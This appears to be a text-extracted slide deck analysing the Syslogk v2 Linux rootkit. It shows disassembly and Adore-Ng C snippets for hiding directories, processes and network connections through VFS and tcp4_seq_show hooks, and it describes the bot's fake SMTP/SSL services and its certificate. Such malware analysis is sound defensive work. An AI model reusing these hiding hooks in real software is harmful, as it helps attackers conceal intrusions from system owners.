
- Any directory containing the substring *b8PbR2v1ms* will be hidden by the rootkit



```
mov     rdi, rbx          ; haystack
mov     rsi, offset needle ; "b8PbR2v1ms"
call    strstr
test    rax, rax
mov     rdi, rbx
jz      short loc_190
```

```
call    kfree
```

- Adore-Ng uses the same technique



```
int patch_vfs(const char *p, readdir_t *orig_readdir, readdir_t new_readdir)
{
        struct file *filep;

        if ((filep = filp_open(p, O_RDONLY, 0)) == NULL) {
                return -1;
        }

        if (orig_readdir)
                *orig_readdir = filep->f_op->readdir;

        filep->f_op->readdir = new_readdir;
        filp_close(filep, 0);
        return 0;
}
```


Syslogk v2

Hiding the bot via Hooks


- It replaces the function ***hk_root_readdir*** by ***hk_root_readdir_0***.

Hooks		
Type of the function	Offset	Name of the function
Original	**hks+(0x38) * 0**	**proc_root_readdir**
Hook	**hks+(0x38) * 0 + 0x10**	**hk_root_readdir_0**
Original	hks+(0x38) * 1	tcp4_seq_show
Hook	hks+(0x38) * 1 + 0x10	hk_t4_seq_show

- Malicious *bash*, *sh*, and *sm1v2RbP8b* tasks will be also hidden.




```
db 'bash',0

db 'sh',0

db 'sm1v2RbP8b',0
```




```
.bss:000000000001D240 spid
.bss:000000000001D240
.bss:000000000001D248
.bss:000000000001D248 rpid
.bss:000000000001D248
.bss:000000000001D250
.bss:000000000001D260
.bss:000000000001D260 pidtab
```

- Syslogk hook



```
.text:0000000000000940 hk_root_readdir_0 proc near
.text:0000000000000940 call    __fentry__
.text:0000000000000945 push    rbp
.text:0000000000000946 mov     cs:bk_proc_filldir, rdx
.text:000000000000094D mov     rdx, offset nw_proc_filldir
.text:0000000000000954 mov     rax, cs:hks+8   ; proc_root_readdir
.text:000000000000095B mov     rbp, rsp
.text:000000000000095E call    __x86_indirect_thunk_rax
.text:0000000000000963 pop     rbp
.text:0000000000000964 retn
.text:0000000000000964 hk_root_readdir_0 endp
```

- Adore-Ng uses the same technique



```
proc_filldir = filldir;
r = orig_proc_readdir(fp, buf, adore_proc_filldir);
```


Syslogk v2

Hiding the bot via Hooks


- It replaces the function ***tcp4_seq_show*** by ***hk_t4_seq_show***.

Hooks		
Type of the function	Offset	Name of the function
Original	hks+(0x38) * 0	proc_root_readdir
Hook	hks+(0x38) * 0 + 0x10	hk_root_readdir_0
Original	**hks+(0x38) * 1**	**tcp4_seq_show**
Hook	**hks+(0x38) * 1 + 0x10**	**hk_t4_seq_show**

- The connections performed by the bot are also hidden (lines containing the listening port are eliminated from the string).




```
loc_1220:                       ; s
lea     rdi, [rbp-34h]
mov     rsi, offset format ; ":%04X"
xor     eax, eax
call    sprintf
mov     rax, [rbx+18h]
lea     rsi, [rbp-34h]
mov     edx, 96h
lea     r14, [rax-96h]
mov     rdi, r14
add     rdi, [rbx]
call    strnstr
test    rax, rax
jz      loc_11AC
```



```
        char port[12];

        r = orig_tcp4_seq_show(seq, v);
        for (i = 0; HIDDEN_SERVICES[i]; ++i) {
                sprintf(port, ":%04X", HIDDEN_SERVICES[i]);
                /* Ignore hidden blocks */
                if (strnstr(seq->buf + seq->count-NET_CHUNK,port,NET_CHUNK)) {
                        seq->count -= NET_CHUNK;
                        break;
                }
        }

        return r;
}
```

Syslogk v2

Overviewing the bot



User space

Kernel space

Syslogk v2

Overviewing the bot. Multiple fake services available.

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple services for connecting to it.**


Protocol identifier	Address	Description
0	0x00406286	other
1	0x00406275	tcp
99	0x00406299	ohttp
2	0x00405CAE	ssl
3	0x00405CCF	https
4	0x00405CF0	smtp

Syslogk v2

Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it.**

- For instance, **SMTP** has the identifier **4**.



```
.text:0000000000405CE9
.text:0000000000405CE9 loc_405CE9:
.text:0000000000405CE9 lea     rax, [rbp+s1]
.text:0000000000405CF0 mov     esi, offset aSmtp ; "smtp"
.text:0000000000405CF5 mov     rdi, rax         ; s1
.text:0000000000405CF8 call    _strcmp
.text:0000000000405CFD test    eax, eax
.text:0000000000405CFF jnz     short loc_405D0A
```


```
.text:0000000000405D01 mov     [rbp+protocol], 4
.text:0000000000405D08 jmp     short loc_405D30
```

Syslogk v2

Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it.**

- For instance, **SMTP** has the identifier **4**.
- We can see also the comparison in *eax* for executing it.



```
.text:0000000000404C0D cmp     eax, 4
.text:0000000000404C10 jnz     short loc_404C1C
```


```
.text:0000000000404C12 mov     eax, [rbp+fd]
.text:0000000000404C15 mov     edi, eax
.text:0000000000404C17 call    fake_smtp_server
```

Syslogk v2

Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it.**

- For instance, **SMTP** has the identifier **4**.
- We can see also the comparison in *eax* for executing it.
- **The SMTP server implementation is a code reuse.**
  - ○ https://cpp0x.pl/forum/temat/?id=25974



» Forum » Programowanie » [C, C++] Szukam pomocy

C++ smtp serwer z tls/ssl z openssl i STARTTLS - BarracudaSMTP


Ostatnio zmodyfikowano 2017-10-06 14:09

Autor	Wiadomość
Breakermind	C++ smtp serwer z tls/ssl z openssl i STARTTLS - BarracudaSMTP » 2017-10-02 21:30:58
Temat założony przez	

  - ○ https://github.com/fcgll520/CppLinux/blob/master/LibCurl/socket-starttls.cpp#L23

History for CppLinux / LibCurl / socket-starttls.cpp

Commits on Oct 2, 2017




```
.data:000000000061B9A0 a220ExampleComS db '220 example.com SMTP',0Dh,0Ah,0
.data:000000000061B9A0                                          ; DATA XREF: SMTP_starttls+11↑o
.data:000000000061B9A0                                          ; SMTP_starttls+23↑o
.data:000000000061B9B7                 align 20h
.data:000000000061B9C0 a250ExampleComA db '250-example.com at your service',0Dh,0Ah
.data:000000000061B9C0                 db '250-SIZE 157286400',0Dh,0Ah
.data:000000000061B9C0                 db '250-STARTTLS',0Dh,0Ah
.data:000000000061B9C0                 db '250 SMTPUTF8',0Dh,0Ah,0
.data:000000000061BA12 a250Ok          db '250 Ok',0Dh,0Ah,0
.data:000000000061BA1B                 align 20h
.data:000000000061BA20 a354SendData    db '354 send data',0Dh,0Ah,0
.data:000000000061BA30 a250EmailWasSer db '250 email was send',0Dh,0Ah,0
.data:000000000061BA45 a221Bye         db '221 Bye...',0Dh,0Ah,0
.data:000000000061BA52                 align 20h
.data:000000000061BA60 a220200ReadyToS db '220 2.0.0 Ready to start TLS',0Dh,0Ah,0
.data:000000000061BA7F                 align 20h
.data:000000000061BA80 ; char a250ExampleCom2[]
.data:000000000061BA80 a250ExampleCom2 db '250-example.com',0Dh,0Ah
.data:000000000061BA80                                          ; DATA XREF: SMTP_starttls:loc_40DC22↑o
.data:000000000061BA80                                          ; SMTP_starttls+7C↑o
.data:000000000061BA80                 db '250-STARTTLS',0Dh,0Ah
.data:000000000061BA80                 db '250 SMTPUTF8',0Dh,0Ah,0
.data:000000000061BAAE                 align 10h
.data:000000000061BAB0 ; char a220ReadyToStar[]
.data:000000000061BAB0 a220ReadyToStar db '220 Ready to start TLS',0Dh,0Ah,0
```


Syslogk v2

Overviewing the bot. Multiple fake services

The **bot chooses the appropriate protocol** (*TCP* or *SSL*), for sending and receiving data, **depending on the fake service**.



```
.text:000000000040E0AE mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E0B1 cmp     eax, 1
.text:000000000040E0B4 jz      short loc_40E0BE

.text:000000000040E0B6 mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E0B9 cmp     eax, 99
.text:000000000040E0BC jnz     short loc_40E0D7

.text:000000000040E0D7
.text:000000000040E0D7 loc_40E0D7:
.text:000000000040E0D7 mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E0DA cmp     eax, 2
.text:000000000040E0DD jz      short loc_40E0EF

.text:000000000040E0DF mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E0E2 cmp     eax, 3
.text:000000000040E0E5 jz      short loc_40E0EF

.text:000000000040E0E7 mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E0EA cmp     eax, 4
.text:000000000040E0ED jnz     short loc_40E107

.text:000000000040E0BE
.text:000000000040E0BE loc_40E0BE:
.text:000000000040E0BE mov     eax, [rbp+var_C]
.text:000000000040E0C1 movsxd  rdx, eax          ; n
.text:000000000040E0C4 mov     eax, dword ptr [rbp+fd]
.text:000000000040E0C7 mov     ecx, [rbp+flags] ; flags
.text:000000000040E0CA mov     rsi, [rbp+buf]  ; buf
.text:000000000040E0CE mov     edi, eax          ; fd
.text:000000000040E0D0 call    _recv
.text:000000000040E0D5 jmp     short locret_40E10C

.text:000000000040E0EF
.text:000000000040E0EF loc_40E0EF:
.text:000000000040E0EF mov     rax, [rbp+arg_0]
.text:000000000040E0F3 mov     edx, [rbp+var_C]
.text:000000000040E0F6 mov     rcx, [rbp+buf]
.text:000000000040E0FA mov     rsi, rcx
.text:000000000040E0FD mov     rdi, rax
.text:000000000040E100 call    _SSL_read
.text:000000000040E105 jmp     short locret_40E10C

.text:000000000040E107
.text:000000000040E107 loc_40E107:
.text:000000000040E107 mov     eax, 0FFFFFFFFh
```



```
.text:000000000040E020
.text:000000000040E020 loc_40E020:
.text:000000000040E020 mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E023 test    eax, eax
.text:000000000040E025 jz      short loc_40E037

.text:000000000040E027 mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E02A cmp     eax, 1
.text:000000000040E02D jz      short loc_40E037

.text:000000000040E02F mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E032 cmp     eax, 99
.text:000000000040E035 jnz     short loc_40E050

.text:000000000040E050
.text:000000000040E050 loc_40E050:
.text:000000000040E050 mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E053 cmp     eax, 2
.text:000000000040E056 jz      short loc_40E068

.text:000000000040E058 mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E05B cmp     eax, 3
.text:000000000040E05E jz      short loc_40E068

.text:000000000040E060 mov     eax, dword ptr [rbp+fd+4]
.text:000000000040E063 cmp     eax, 4
.text:000000000040E066 jnz     short loc_40E080

.text:000000000040E037
.text:000000000040E037 loc_40E037:
.text:000000000040E037 mov     eax, [rbp+var_C]
.text:000000000040E03A movsxd  rdx, eax          ; n
.text:000000000040E03D mov     eax, dword ptr [rbp+fd]
.text:000000000040E040 mov     ecx, [rbp+flags] ; flags
.text:000000000040E043 mov     rsi, [rbp+buf]  ; buf
.text:000000000040E047 mov     edi, eax          ; fd
.text:000000000040E049 call    _send
.text:000000000040E04E jmp     short locret_40E085

.text:000000000040E068
.text:000000000040E068 loc_40E068:
.text:000000000040E068 mov     rax, [rbp+arg_0]
.text:000000000040E06C mov     edx, [rbp+var_C]
.text:000000000040E06F mov     rcx, [rbp+buf]
.text:000000000040E073 mov     rsi, rcx
.text:000000000040E076 mov     rdi, rax
.text:000000000040E079 call    _SSL_write
.text:000000000040E07E jmp     short locret_40E085

.text:000000000040E080
.text:000000000040E080 loc_40E080:
.text:000000000040E080 mov     eax, 0FFFFFFFFh
```

Syslogk v2

Overviewing the bot. Multiple fake services

The SSL connection requires a certificate (the **same certificate** that they used for **Syslogk v1**).


```
-----BEGIN CERTIFICATE-----
MIIDZTCCAk0CFGea+DeQMw739YWJuj8NI38FvCzLMA0GCSqGSIb3DQEBCwUAMG8x
CzAJBgNVBAYTAkFVMQ0wCwYDVQQIDARuYW1lMQ0wCwYDVQQHDARjaXR5MSEwHwYD
VQQKDBhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQxEDAOBgNVBAsMB3NlY3Rpb24x
DTALBgNVBAMMBG5hbWUwHhcNMTgxMTE5MTg0OTA2WhcNMTkxMTE5MTg0OTA2WjBv
MQswCQYDVQQGEwJBVTENMAsGA1UECAwEbmFtZTENMAsGA1UEBwwEY2l0eTEhMB8G
A1UECgwYSW50ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMRAwDgYDVQQLDAdzZWN0aW9u
